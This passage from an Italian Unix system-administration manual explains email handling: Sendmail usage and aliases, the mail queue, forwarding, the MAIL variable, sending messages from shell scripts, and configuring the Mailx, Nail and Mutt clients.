I programmi MUA comuni aggiungono la sigla '**`Re:`**' davanti all'oggetto, a meno che non inizi già in questo modo, quando si risponde a un messaggio precedente. Il problema sta nel fatto che non sempre viene rispettata questa convenzione, per cui se ne trovano altri che aggiungono qualcosa di diverso, come '**`R:`**'. Così, se la catena di risposte prosegue si rischia di arrivare ad avere un oggetto formato da una serie di '**`Re: R: Re: R:`**'.

Quando il messaggio a cui si risponde contiene l'indicazione del campo '**`Reply-To:`**', si pone un problema in più: la scelta corretta del destinatario. Infatti, la risposta va inviata all'indirizzo '**`Reply-To:`**' solo se perfettamente conforme al contesto. Si è già accennato al fatto che questo campo viene aggiunto dai programmi di gestione delle liste di posta elettronica. In questa situazione è molto diverso inviare una risposta alla lista o soltanto al mittente originario del messaggio.

Quando si vuole rinviare a un altro indirizzo (*forward* in inglese), si dice che questo viene fatto ***proseguire*** (così come avviene nella posta normale quando l'indirizzo di destinazione non è più valido per qualche motivo). Per farlo si incorpora il messaggio originale con alcune informazioni sul mittente e sul destinatario originale, permettendo di aggiungere qualche commento aggiuntivo.

Quando si riceve un messaggio, così come accade nella corrispondenza normale, occorre un po' di attenzione se si pensa di divulgarne il contenuto ad altri. Evidentemente dipende dalle circostanze; in caso di dubbio occorre almeno chiedere il consenso della persona che

lo ha scritto.

39.3 MTA tradizionale (Sendmail)

Sendmail costituisce il capostipite degli MTA, tanto che a volte si confonde il suo nome con il concetto di MTA stesso. Sendmail aveva la caratteristica di essere estremamente versatile, ma con una configurazione di eccezionale complessità che era spesso la causa della sua vulnerabilità. Oggi è bene evitare di utilizzare Sendmail come MTA, tuttavia è opportuno conoscere le sue caratteristiche generali, perché altri MTA hanno seguito alcune sue convenzioni.

A seconda delle opzioni con cui viene avviato l'eseguibile '**sendmail**', si ottiene un demone in ascolto della porta SMTP (25), oppure si ottiene la trasmissione di un messaggio fornito attraverso lo standard input, oppure si hanno altre funzioni accessorie.

```
sendmail [opzioni]
```

Per l'attivazione del servizio SMTP, viene avviato normalmente come demone indipendente dal supervisore dei servizi di rete, aggiungendo così l'opzione '**-bd**'. Naturalmente, si tratta solitamente di un'operazione che viene fatta dalla stessa procedura di inizializzazione del sistema. Ecco come potrebbe apparire la riga che avvia '**sendmail**' in uno script del genere:[2]

```
/usr/lib/sendmail -bd
```

Per l'invio di un messaggio, è sufficiente avviare '**sendmail**', fornendogli questo attraverso lo standard input, avendo cura di separare con una riga vuota l'intestazione dal testo. Segue un esempio di questo tipo di utilizzo:.

```
$ cat | /usr/lib/sendmail tizio@dinkel.brot.dg [Invio]

From: caio@roggen.brot.dg [Invio]

Subject: ciao ciao [Invio]

[Invio]

Ciao Tizio. [Invio]

Quanto tempo che non ci si sente! [Invio]

[Ctrl d]
```

Questa forma di utilizzo dell'eseguibile '**sendmail**' può essere utile per realizzare uno script con qualche informazione definita in modo automatico.

Per questo tipo di utilizzo, è fondamentale la riga vuota (vuota e non solo bianca) prima del testo del messaggio.

39.3.1 Alias

«

Attraverso il file '/etc/aliases' è possibile configurare una serie di alias per facilitare l'invio di messaggi di posta elettronica. Gli alias stabiliscono a chi, effettivamente, debbano essere recapitati i messaggi.

In generale, non è conveniente che l'utente '**root**' possa ricevere dei messaggi, per questo, un alias potrebbe rimandare la sua posta elettronica verso il recapito corrispondente all'utente comune riferito a quella stessa persona. Inoltre, è importante che gli utenti fittizi

(‘**bin**’, ‘**daemon**’, ecc.) non possano ricevere messaggi: prima di tutto non esistono tali persone, inoltre ciò potrebbe servire per sfruttare qualche carenza nel sistema di sicurezza dell’elaboratore locale. Infine, è molto importante che vengano definiti degli alias usati comunemente per identificare il responsabile del servizio SMTP presso il nodo locale.

L’esempio seguente mostra il file ‘`/etc/aliases`’ tipico, in cui si dichiarano gli alias del responsabile del servizio (‘**postmaster**’), gli alias degli utenti di sistema e infine l’alias dell’utente ‘**root**’.

```
postmaster: root
root: tizio

shutdown: root
reboot: root
admin: root
daemon: root
bin: root
sys: root
…
abuse: root
security: root

mailer-daemon: postmaster
```

L’MTA potrebbe non essere in grado di leggere direttamente questo file, richiedendo una sorta di compilazione. Sendmail prevede il comando ‘**newaliases**’ con cui si produce o si aggiorna il file ‘`/etc/aliases.db`’. Spesso, gli MTA compatibili con Sendmail dispongono di un comando ‘**newaliases**’ fasullo (privo di effetto), in quanto si servono direttamente dell’elenco testuale di partenza

senza bisogno di trasformarlo.

39.3.2 Coda dei messaggi

Quando l'MTA viene avviato per ottenere l'invio di un messaggio, questo utilizza normalmente una o più directory collocate da qualche parte sotto '`/var/spool/`', per accodare ciò che non può essere trasmesso immediatamente. Per sapere se un messaggio è stato inviato effettivamente si utilizza normalmente il comando '**mailq**':

```
$ mailq[Invio]

                Mail Queue (2 requests)
--Q-ID-- --Size-- -Priority- --Q-Time-- --Sender/Recipient--
VAA03244       16      30065 Sep 12 21:01 root
           (Deferred: No route to host)
                                        daniele@weizen.mehl.dg
VAA03507       10      30066 Sep 12 21:09 root
           (Deferred: Connection refused by weizen.mehl.dg.)
                                        root@weizen.mehl.dg
```

L'uso di '**mailq**' è molto importante per verificare che i messaggi siano stati inviati, specialmente quando si utilizza un collegamento saltuario alla linea esterna.

39.3.3 Rinvio

Il file '`~/.forward`' può essere preparato da un utente (nella propria directory personale) per informare il sistema di consegna locale della posta elettronica (MDA) di fare proseguire (rinviare) i messaggi verso altri indirizzi. Il file si compone di una o più righe, ognuna contenente un indirizzo di posta elettronica alternativo; i messaggi giunti per l'utente in questione vengono fatti proseguire verso tutti gli indirizzi elencati in questo file.

```
daniele@dinkel.brot.dg
```

L'esempio mostra semplicemente che tutti messaggi di posta elettronica ricevuti dall'utente a cui appartiene la directory personale in cui si trova il file, devono essere rispediti all'indirizzo *daniele@dinkel.brot.dg*.

È importante chiarire che **non** rimane copia dei messaggi per l'utente in questione. Si presume che questo utente riceva la posta elettronica attraverso uno degli indirizzi elencati nel file '`~/.forward`'.

39.4 Recapito della posta elettronica: la variabile «MAIL»

La posta elettronica viene recapitata normalmente all'interno di un file di testo unico, appartenente all'utente destinatario. Generalmente, si distinguono due possibilità sulla collocazione di tale file: la directory '`/var/mail/`' (o anche '`/var/spool/mail/`') e un file particolare nella directory personale dell'utente.

Sendmail e altri programmi simili, utilizzano il primo modo, secondo la configurazione predefinita, dove ogni utente ha un proprio file con un nome che corrisponde a quello dell'utenza.

I programmi utilizzati per leggere la posta elettronica devono sapere dove trovarla; in generale si utilizza la convenzione della variabile di ambiente ***MAIL***, la quale serve a definire il percorso assoluto del file di destinazione dei messaggi.

Di solito, nel profilo di configurazione della shell appare un'istruzione simile a quella seguente, dove si definisce l'uso di un file, il cui nome corrisponde a quello dell'utente destinatario, nella directo-

ry ‘/var/mail/’ (si fa riferimento a una shell derivata da quella di Bourne).

```
MAIL="/var/mail/$USER"
export MAIL
```

L’esempio seguente ipotizza invece un recapito presso la directory personale dell’utente:

```
MAIL="$HOME/mail/inbox"
export MAIL
```

39.5 Mail user agent

«

Per scrivere, inviare e leggere i messaggi di posta elettronica si utilizza normalmente un programma apposito, detto MUA o *Mail user agent*. Programmi di questo tipo se ne possono trovare in grande quantità, ma difficilmente questi sono compatibili tra loro.

Il MUA storicamente più importante e quasi sempre presente nei sistemi Unix è Berkeley Mail, ovvero Mailx.

39.5.1 Ricezione e invio dei messaggi da parte del MUA

«

La ricezione dei messaggi in un sistema Unix avviene principalmente leggendo il file usato per il recapito di questi nel sistema locale, ovvero il file indicato nella variabile di ambiente ***MAIL***. Questo è ciò che si limita a fare un programma come Mailx, mentre altri programmi più sofisticati possono prelevare la posta direttamente da caselle remote attraverso i protocolli POP3 (a volte anche POP2) e IMAP.

Per l’invio dei messaggi, il programma MUA di un sistema Unix ha a disposizione due possibilità. La più semplice è l’utilizzo dell’eseguibile ‘**sendmail**’ (inteso come MDA locale), a cui viene passato

il messaggio attraverso lo standard input, dove poi è questo secondo programma che provvede da solo al recapito locale o all'invio ad altra destinazione attraverso il protocollo SMTP; la seconda possibilità consiste invece nell'accedere direttamente a un servente SMTP.

Tanto per fare un esempio, Mailx è quel tipo di programma che si avvale dell'MDA locale per spedire i messaggi, mentre i programmi più sofisticati si avvalgono direttamente del protocollo SMTP. La differenza tra i due approcci è importante: se non si vuole gestire la posta elettronica localmente, ma si ha una casella di posta remota (come quando si fa un contratto con un ISP), si può fare affidamento esclusivamente su un servente SMTP remoto (offerto da quello stesso ISP). Volendo invece utilizzare Mailx, o programmi simili, si è costretti a installare un MTA locale.

39.5.2 Cartelle e formato dei dati

Un programma MUA comune consente di organizzare i messaggi ricevuti e le copie di quelli trasmessi all'interno di ***cartelle***. Queste cartelle possono essere delle directory contenenti i messaggi sotto forma di file differenti, oppure possono essere dei file singoli, a cui spesso si affiancano altri file contenenti dei riferimenti ai vari messaggi interni.

La forma tradizionale di queste cartelle è quella conosciuta con il nome ***mailbox***, corrispondente in pratica a quella del file usato per il recapito dei messaggi locali, come indicato dalla variabile di ambiente ***MAIL***. La gestione di cartelle in formato *mailbox* ha lo svantaggio di non offrire un metodo efficace per l'accesso simultaneo da parte di più programmi, tuttavia la corrispondenza è qualcosa di personale e difficilmente si utilizzano due o più programmi simultaneamente.

Nella situazione più semplice, il programma MUA gestisce le cartelle dei messaggi nel formato *mailbox*, in una directory, senza aggiungere altri file (riconoscendo tutti i file della directory come cartelle di messaggi). Eventualmente, alcune cartelle significative possono essere identificate dal programma MUA con un nome particolare, differente dal nome reale del file corrispondente. Per esempio, una di queste cartelle potrebbe chiamarsi «messaggi trasmessi» ed essere abbinata al file '`sentbox`'.

Sono pochi i programmi che ancora oggi si limitano all'uso del formato *mailbox*, senza associare degli indici, riconoscendo come cartelle tutti i file contenuti in una directory stabilita, ma sono solo questi che consentono di usare la posta elettronica sia con Mailx, sia con altri programmi compatibili.

39.6 Invio di messaggi attraverso un MTA compatibile con Sendmail

«

È già stato mostrato brevemente come inviare un messaggio molto semplice attraverso l'uso dell'eseguibile '`/usr/lib/sendmail`', di Sendmail o di un altro MTA che ne conservi la compatibilità. Questa forma di invio dei messaggi diventa molto importante per programmi molto semplici che hanno la necessità di inviare delle informazioni in forma di messaggi di posta elettronica, senza potersi servire di un MUA particolare. Il modello sintattico seguente mostra come strutturare un file contenente un messaggio di posta elettronica da inviare in questo modo:

```
To: [nominativo_del_destinatario ]<indirizzo_di_posta_elettronica_del_destinatario>
From: [nominativo_del_mittente ]<indirizzo_di_posta_elettronica_del_mittente>
[Cc: [nominativo_destinatario_in_copia ]<indirizzo_destinatario_in_copia>[, ↩
↪[nominativo_destinatario_in_copia ]<indirizzo_destinatario_in_copia>]...]
[Bcc: [nominativo_destinatario_anonimo ]<indirizzo_destinatario_anonimo>[, ↩
↪[nominativo_destinatario_anonimo ]<indirizzo_destinatario_anonimo>]...]
[altri_campi_particolari]
...
[Subject: oggetto]

testo_del_messaggio
...
...
```

Un file del genere, potrebbe assomigliare all'esempio seguente:

```
To: Tizio <tizio@dinkel.brot.dg>
From: Caio <caio@roggen.brot.dg>
Subject: ciao ciao

Ciao Tizio.
Quanto tempo che non ci si sente!
```

Se questo file viene chiamato '`lettera`', lo si può spedire in modo molto semplice così:

```
$ cat lettera | /usr/lib/sendmail -t[Invio]
```

In questo modo, con l'opzione '**`-t`**', si ottiene di far leggere l'indirizzo del destinatario dal file stesso.

L'invio di messaggi attraverso questo meccanismo diventa ancora più interessante quando avviene all'interno di uno script di shell. Il modello seguente fa riferimento all'uso di una shell standard per in-

viare all'utente '**root**' un rapporto su quanto svolto da un certo tipo di elaborazione; si può osservare che i comandi che costruiscono il messaggio vengono racchiusi tra parentesi tonde, per poter convogliare il loro flussi standard di uscita in modo complessivo verso '/usr/lib/sendmail':

```
#!/bin/sh
(
echo "To: <root@localhost>"
echo "From: nome_di_comodo <root>"
echo "Subject: oggetto"
echo ""
echo "Il giorno `date` e\' stato eseguito il comando"
echo "comando che ha dato questo responso:"
comando_che_esegue_qualcosa
) 2>&1 | /usr/lib/sendmail -t
exit 0
```

Si intuisce che uno script realizzato secondo uno schema simile a quello appena mostrato, potrebbe essere avviato dal sistema Cron per svolgere automaticamente delle funzioni, avvisando convenientemente dell'esito l'amministratore del sistema.

Se non fosse chiaro, ecco come si potrebbe inviare all'amministratore il risultato del comando '**ls -l /**':

```
#!/bin/sh
(
echo "To: <root@localhost>"
echo "From: ls <root>"
echo "Subject: oggetto"
echo ""
echo "Il giorno `date` e\` stato eseguito il comando"
echo "\"ls -l /\" che ha dato questo responso:"
ls -l /
) 2>&1 | /usr/lib/sendmail -t
exit 0
```

Nella sezione 39.14.4 viene mostrato come realizzare uno script che si avvale di Telnet per contattare un servente SMTP in modo diretto.

39.7 Mailx

Mailx[3] è il programma standard di gestione della posta elettronica, originariamente parte dello Unix BSD. Si tratta di un programma piuttosto scomodo da usare, ma rappresenta lo standard ed è quasi indispensabile la sua presenza.

L'eseguibile '**mail**' prevede due file di configurazione, uno generale per tutto il sistema e uno particolare per ogni utente. Si tratta rispettivamente di '`/etc/mail.rc`' e '`~/.mailrc`'.

Nella sua semplicità, Mailx è comunque un programma ricco di opzioni e di comandi per l'utilizzo interattivo. Tuttavia, di solito, è apprezzato solo nelle situazioni di emergenza, per cui è raro che venga sfruttato al massimo delle sue possibilità.

Per l'invio della posta, Mailx utilizza l'eseguibile '**sendmail**', passandogli le informazioni attraverso la riga di comando e lo standard input. Per la lettura dei messaggi ricevuti, Mailx legge il file

specificato dalla variabile di ambiente ***MAIL***; inoltre, generalmente salva i messaggi letti e non cancellati nel file '`~/mbox`' (nella directory personale dell'utente).

39.7.1 Avvio e funzionamento

Il programma '**`mail`**' è l'eseguibile di Mailx. Con la sua semplicità ha il vantaggio di poter utilizzare lo standard input come fonte per un testo da inviare. Di conseguenza, è ottimo per l'utilizzo all'interno di script, anche se per questo si potrebbe richiamare direttamente l'eseguibile '**`sendmail`**'. La sintassi della riga di comando è molto semplice:

```
mail [opzioni] [destinatario...]
```

Segue la descrizione di alcune opzioni.

Opzione	Descrizione
`-v`	Visualizza un maggior numero di informazioni.
`-i`	Ignora i segnali di interruzione.
`-I`	Forza un funzionamento interattivo.
`-n`	Non legge il file '`/etc/mail.rc`' quando viene avviato.
`-N`	Inibisce la visualizzazione delle intestazioni dei messaggi quando viene letta o modificata la cartella della posta.
`-s` ***oggetto***	Permette di definire l'oggetto già nella riga di comando (se si intendono utilizzare spazi, l'oggetto deve essere racchiuso tra virgolette).

Opzione	Descrizione
`-c` ***elenco_destinatari***	Permette di definire un elenco di destinatari di una copia del documento (copia carbone). L'elenco degli indirizzi di destinazione è fatto utilizzando la virgola come simbolo di separazione.
`-b` ***elenco_destinatari***	Permette di definire un elenco di destinatari di una copia carbone che non vengono menzionati nell'intestazione del documento (*blind carbon copy*). L'elenco degli indirizzi di destinazione è fatto utilizzando la virgola come simbolo di separazione.
`-f` ***cartella_della_posta***	Permette di leggere la posta contenuta all'interno di un file determinato.

Il programma '**`mail`**', se avviato allo scopo di leggere la posta, mostra un elenco dei messaggi presenti e attende che gli vengano impartiti dei comandi in modo interattivo. Per questo mostra un invito (*prompt*), formato dal simbolo '**`&`**'.

Ognuno di questi comandi ha un nome, ma spesso può essere abbreviato alla sola iniziale. L'elenco di questi comandi è molto lungo e può essere letto dalla documentazione interna, *mailx(1)*. Qui viene descritto solo l'utilizzo più comune, con i comandi relativi.

Invio della posta

Per inviare della posta a una o più persone, è sufficiente avviare '**`mail`**' utilizzando come argomento gli indirizzi di destinazione delle persone da raggiungere. Per concludere l'inserimento del testo, generalmente è sufficiente inserire un punto ('`.`') all'inizio di una riga nuova, oppure è possibile inviare il codice di

EOF: [*Ctrl d*]. Si osservi l'esempio seguente, in cui si invia un messaggio molto semplice all'indirizzo *tizio@dinkel.brot.dg*:

```
$ mail tizio@dinkel.brot.dg[Invio]

Subject: Vado in ferie[Invio]

Ciao Tizio,[Invio]

ti scrivo solo per avvisarti che parto per una settimana[Invio]

e durante tale periodo non potrò leggere la posta.[Invio]

A presto,[Invio]

Caio[Invio]

.[Invio]

Cc: [Invio]
```

Durante l'inserimento del messaggio è possibile impartire dei comandi speciali, definiti attraverso delle sequenze di escape, rappresentate da una tilde ('**~**') seguita dal comando vero e proprio. Attraverso queste sequenze di escape è possibile aggiungere indirizzi ai destinatari in copia carbone, o in copia carbone nascosta, è possibile importare un file, cambiare l'oggetto del messaggio... In particolare, è possibile anche passare alla scrittura del testo attraverso un programma visuale più comodo (come VI o altro, a seconda della configurazione).

Lettura della posta ricevuta

Per controllare la cartella della posta ricevuta e per leggere eventualmente i messaggi, è sufficiente avviare '**mail**' senza argomenti. Il programma '**mail**' visualizza un elenco numerato delle

descrizioni dell'oggetto di ogni lettera ricevuta. Una volta avviato '**mail**', questo presenta il suo invito rappresentato da una e-commerciale ('**&**'), dal quale è possibile dare dei comandi. In particolare, è possibile inserire il numero del messaggio che si vuole leggere. Per leggere il successivo è sufficiente premere il tasto [+], mentre per rileggere quello precedente è sufficiente premere il tasto [−]. Segue un esempio di lettura di un messaggio.

```
$ mail [Invio]

  Mail version 8.1.2 01/15/2001.  Type ? for help.
  "/home/tizio/mail/inbox": 6 messages
  >   1 root@dinkel.brot. Thu Mar 28 22:02 22/845 Debconf: OpenLDAP
      2 caio@dinkel.brot. Sat Aug 24 09:23 15/484 Vado in ferie
& 2 [Invio]

  Message 2:
  From caio@dinkel.brot.dg Sat Aug 24 09:23:39 2002
  To: tizio@dinkel.brot.dg
  Subject: Vado in ferie
  From: caio@dinkel.brot.dg
  Date: Sat, 24 Aug 2002 09:23:39 +0200

  Ciao Tizio,
  ti scrivo solo per avvisarti che parto per una settimana
  e durante tale periodo non potrò leggere la posta.
  A presto,
  Caio
& q [Invio]

  Saved 1 message in /home/tizio/mbox
  Held 1 message in /home/tizio/mail/inbox
```

Gestione della posta ricevuta

Dopo aver letto un messaggio, lo si può cancellare con il comando '**delete**' ('**d**') o si può rispondere con il comando '**reply**' ('**r**'). La cancellazione della posta non è irreversibile. Di solito si possono recuperare dei messaggi attraverso il comando '**undelete**' ('**u**'); però i messaggi cancellati risultano di fatto invisibili.

Si distinguono due tipi di risposta che fanno riferimento a due comandi simili: '**replay**' ('**r**') e '**Replay**' ('**R**'). Nel primo caso la risposta viene inviata al mittente e a tutto l'elenco dei destinatari del messaggio di origine, mentre nel secondo la risposta va esclusivamente al mittente del messaggio di origine.

Gruppi di messaggi

Alcuni comandi di '**mail**' accettano l'indicazione di gruppi di messaggi. Per esempio, '**delete 1 5**' cancella i messaggi numero uno e numero cinque, '**delete 1-5**' cancella i messaggi dal numero uno al numero cinque. L'asterisco ('*****') viene utilizzato per identificare tutti i messaggi, mentre il simbolo '**$**' rappresenta l'ultimo messaggio. Un caso tipico di utilizzo dell'asterisco come gruppo totale dei messaggi è il seguente: '**top ***' che permette così di visualizzare le prime righe di tutti i messaggi ricevuti.

Conclusione dell'elaborazione della posta

Per concludere la sessione di lavoro con '**mail**' è sufficiente utilizzare il comando '**quit**' ('**q**'). Di solito, salvo intervenire nella configurazione, la posta letta (e non segnata per la cancellazione)

viene trasferita nel file ‘`~/mbox`’, mentre quella non letta rimane nella cartella originale.

39.7.2 Configurazione di Mailx

Si è già accennato al fatto che Mailx utilizzi due file di configurazione: ‘`/etc/mail.rc`’ per tutto il sistema e ‘`~/.mailrc`’ per le particolarità di ogni utente. Le direttive di questo file sono gli stessi comandi che possono essere impartiti a ‘**`mail`**’ durante il suo funzionamento interattivo.

In generale, si utilizzano prevalentemente i comandi ‘**`set`**’ e ‘**`unset`**’, i quali permettono l’attivazione o la disattivazione di alcune modalità di funzionamento, consentendo anche la definizione di alcune opzioni che prevedono l’indicazione di un’informazione precisa. Segue la descrizione di alcune modalità di funzionamento controllate dai comandi ‘**`set`**’ e ‘**`unset`**’.

Direttiva	Descrizione
`set append` `unset append`	L’attivazione di questa modalità fa sì che i messaggi salvati nel file ‘`~/mbox`’ siano aggiunti in coda, invece che inseriti all’inizio.

`set ask`
`unset ask`
`set asksub`
`unset asksub`
	L’attivazione di questa modalità fa sì che sia richiesta l’indicazione dell’oggetto prima di consentire l’inserimento del testo del messaggio.

Direttiva	Descrizione

`set askcc`
 	
`unset askcc`
	L'attivazione di questa modalità fa sì che sia richiesta l'indicazione di destinatari aggiuntivi in copia carbone alla fine dell'inserimento del messaggio.

`set askbcc`
 	
`unset askbcc`
	L'attivazione di questa modalità fa sì che sia richiesta l'indicazione di destinatari aggiuntivi in copia carbone nascosta ('**`bcc`**') alla fine dell'inserimento del messaggio.

`set dot`
 	
`unset dot`
	L'attivazione di questa modalità fa sì che sia consentito l'uso di un punto isolato per terminare l'inserimento di un messaggio.

`set hold`
 	
`unset hold`
	L'attivazione di questa modalità fa sì che i messaggi letti nella cartella siano conservati (senza trasferirli in '`~/mbox`'), se questi non vengono cancellati esplicitamente.

`set ignoreeof`
 	
`unset ignoreeof`
	L'attivazione di questa modalità fa sì che non sia permesso l'uso del codice di EOF ([*Ctrl d*]) per terminare l'inserimento di un messaggio.

Segue la descrizione di altre opzioni.

Direttiva	Descrizione
`set EDITOR=`***programma***	Permette di definire il percorso assoluto del programma che si vuole utilizzare per la modifica del testo di un messaggio, quando viene richiesto espressamente durante il suo inserimento, attraverso la sequenza di escape '**`~e`**'.

Direttiva	Descrizione
`set VISUAL=`***programma***	Permette di definire il percorso assoluto del programma che si vuole utilizzare per la modifica del testo di un messaggio, quando viene richiesto espressamente durante il suo inserimento, attraverso la sequenza di escape '**`~v`**'.
`set PAGER=`***programma***	Permette di definire il percorso assoluto del programma che si vuole utilizzare per scorrere il contenuto di un messaggio. Perché funzioni correttamente, occorre definire anche l'opzione '**`crt`**'.
`set crt=`***n-righe***	Permette di definire il numero di righe di altezza dello schermo, in modo da poter gestire correttamente il programma di impaginazione visuale ('**`more`**' o '**`less`**').
`set MBOX=`***percorso***	Permette di definire il percorso assoluto del file da utilizzare per salvare i messaggi, al posto di '`~/mbox`'.
`set record=`***percorso***	Permette di definire il percorso assoluto di un file da utilizzare per salvare una copia dei messaggi che vengono inviati.
`set folder=`***percorso***	Permette di definire il percorso assoluto di una directory contenenti file corrispondenti a cartelle di messaggi.

Segue la descrizione di alcuni esempi.

```
set append dot save asksub
```

Quello che si vede sopra è il contenuto del file di configurazione generale tipico (il file '`/etc/mail.rc`').

```
set MBOX=/home/tizio/mail/ricevuta
set record=/home/tizio/mail/spedita
set folder=/home/tizio/mail
```

L'esempio si riferisce a un file di configurazione personale, ovvero '`~/.mailrc`', dove l'utente vuole gestire la sua posta nella directory '`~/mail/`' (si tratta dell'utente '**`tizio`**'), dove possono trovarsi anche altri file intesi come cartelle di messaggi.

```
set MBOX="$HOME/mail/ricevuta"
set record="$HOME/mail/spedita"
set folder="$HOME/mail"
```

Questo esempio produce lo stesso risultato di quello precedente, con la differenza che i percorsi includono la variabile di ambiente ***HOME***, la quale si espande nella directory personale dell'utente; in questo modo, tale configurazione potrebbe anche essere generalizzata e inserita nel file '`/etc/mail.rc`'.

39.7.3 Nail

«

Nail[4] è un programma funzionalmente simile a Mailx, ma in più consente l'uso di allegati MIME ed è in grado di servirsi direttamente di un servente SMTP per l'invio dei messaggi.

Anche la configurazione è compatibile con quella di Mailx, tanto che viene utilizzato lo stesso file '`~/.mailrc`' per gli utenti, mentre la configurazione generale è contenuta nel file '`/etc/nail.rc`' per sicurezza.

39.8 Mutt

Mutt[5] è un programma per la gestione della posta per terminali a caratteri, più amichevole rispetto a Mailx e simili. Per l'invio dei messaggi, Mutt utilizza '`/usr/sbin/sendmail`', oppure può avvalersi di un programma differente, ma con lo stesso comportamento, purché specificato nella configurazione. In pratica, Mutt non gestisce da solo il protocollo SMTP.

Mutt si compone dell'eseguibile '**`mutt`**', il quale di solito si avvia senza argomenti, e prevede la presenza di diversi file di configurazione; in particolare '`/etc/Muttrc`' per tutto il sistema e '`~/.muttrc`' (o '`~/.mutt/muttrc`') per le particolarità dei singoli utenti.

Una caratteristica molto importante di Mutt è la capacità di gestire formati differenti per le cartelle di posta elettronica. In particolare, il formato predefinito è attualmente il tipo *mailbox*, il quale consente un utilizzo simultaneo ad altri MUA tradizionali.

La configurazione di Mutt prevede direttive di vari tipi; in particolare si distinguono quelle che servono a definire delle «variabili», perché iniziano con la parola chiave '**`set`**'. La tabella seguente descrive alcune di queste direttive che vale la pena di conoscere per modificare l'impostazione predefinita della configurazione. Si osservi che Mutt può utilizzare direttamente i protocolli POP3 e IMAP, ma la configurazione relativa non viene mostrata.

Tabella 39.19. Alcune direttive di configurazione di Mutt.

Direttiva	Descrizione
`set mbox_type="mbox|MMDF|MH|Maildir"`	Definisce il tipo di cartelle di posta. Quello tradizionale è indicato attraverso la parola chiave '**`mbox`**'.
`set spoolfile="`***file***`"`	Definisce il percorso che identifica il file contenente i messaggi di posta in ingresso. In mancanza di questa indicazione, Mutt utilizza il contenuto della variabile di ambiente ***MAIL***.
`set mbox="`***file***`"`	Definisce il percorso che identifica il file in cui vanno collocati i messaggi letti. In mancanza di questa indicazione, Mutt utilizza il file '`~/mbox`'.
`set record="`***file***`"`	Definisce il percorso che identifica il file in cui vanno collocati i messaggi inviati.
`set postponed="`***file***`"`	Definisce il percorso che identifica il file in cui vanno collocati i messaggi sospesi (da completare o inviare in seguito).

Direttiva	Descrizione
`set folder="`***directory***`"`	Definisce il percorso che identifica una directory in cui cercare le cartelle di posta. In mancanza di questa indicazione, Mutt utilizza la directory '`~/Mail/`'.

`set signature="`***file***`"`
 	
`set signature="`***comando***`|"`
	Definisce il percorso che identifica un file il cui contenuto va aggiunto automaticamente in coda ai messaggi da inviare, come «firma». In mancanza di questa indicazione, Mutt utilizza il file '`~/.signature`'. Come si vede dal modello sintattico, se il file termina con una barra verticale ('`|`'), si intende trattarsi dello standard output di un comando, da usare per ottenere qualcosa di dinamico.

Direttiva	Descrizione
`set editor="`***comando***`"`	Definisce il programma da usare per la creazione e la modifica di file di testo; principalmente per scrivere e modificare i messaggi di posta elettronica da inviare. Se non è indicato, si fa riferimento alle variabili di ambiente ***VISUAL***, ***EDITOR***, o in mancanza al programma '`/usr/bin/editor`'.
`set attribution="`***stringa***`"`	Definisce la stringa da inserire prima di un testo citato. In mancanza di questa indicazione si usa la stringa: '**`On %d, %n wrote:`**'. Si possono usare le sequenze descritte in parte nella tabella 39.20.

Direttiva	Descrizione
`set indent_string="`***stringa***`"`	Definisce la stringa da usare per evidenziare il testo citato del messaggio a cui si risponde. In mancanza di questa indicazione si usa il simbolo di maggiore seguito da uno spazio: '**>** '. Si possono usare le sequenze descritte in parte nella tabella 39.20.
`set use_from="yes|no"`	Abilita o disabilita l'inserimento automatico del nominativo utente nel campo '**`From:`**'. Al posto di abilitare questa funzionalità, si può usare la direttiva '**`my_hdr`**' per definire il campo '**`From:`**' in modo preciso.
`my_hdr` ***nome*** **:** ***valore***	Dichiara un campo particolare dell'intestazione, con il valore da assegnare (si usa preferibilmente nella configurazione personalizzata del singolo utente).


Direttiva	Descrizione
`my_hdr From:` ***nome_utente*** `<`***indirizzo***`>`	Dichiara in modo preciso il campo '**`From:`**' (conviene usare questa dichiarazione soltanto nella configurazione personalizzata del singolo utente).

Tabella 39.20. Alcune sequenze speciali che vengono sostituite da Mutt all'interno delle stringhe.

Macro	Risultato
`%a`	Indirizzo dell'autore del messaggio.
`%d`	Data e orario del messaggio dal punto di vista del mittente.
`%D`	Data e orario del messaggio dal punto di vista locale.
`%f`	Contenuto del campo '**`From:`**'.
`%n`	Nome dell'autore, o in mancanza si fa riferimento all'indirizzo di posta elettronica dello stesso.
`%s`	Oggetto del messaggio.
`%t`	Contenuto del campo '**`To:`**'.

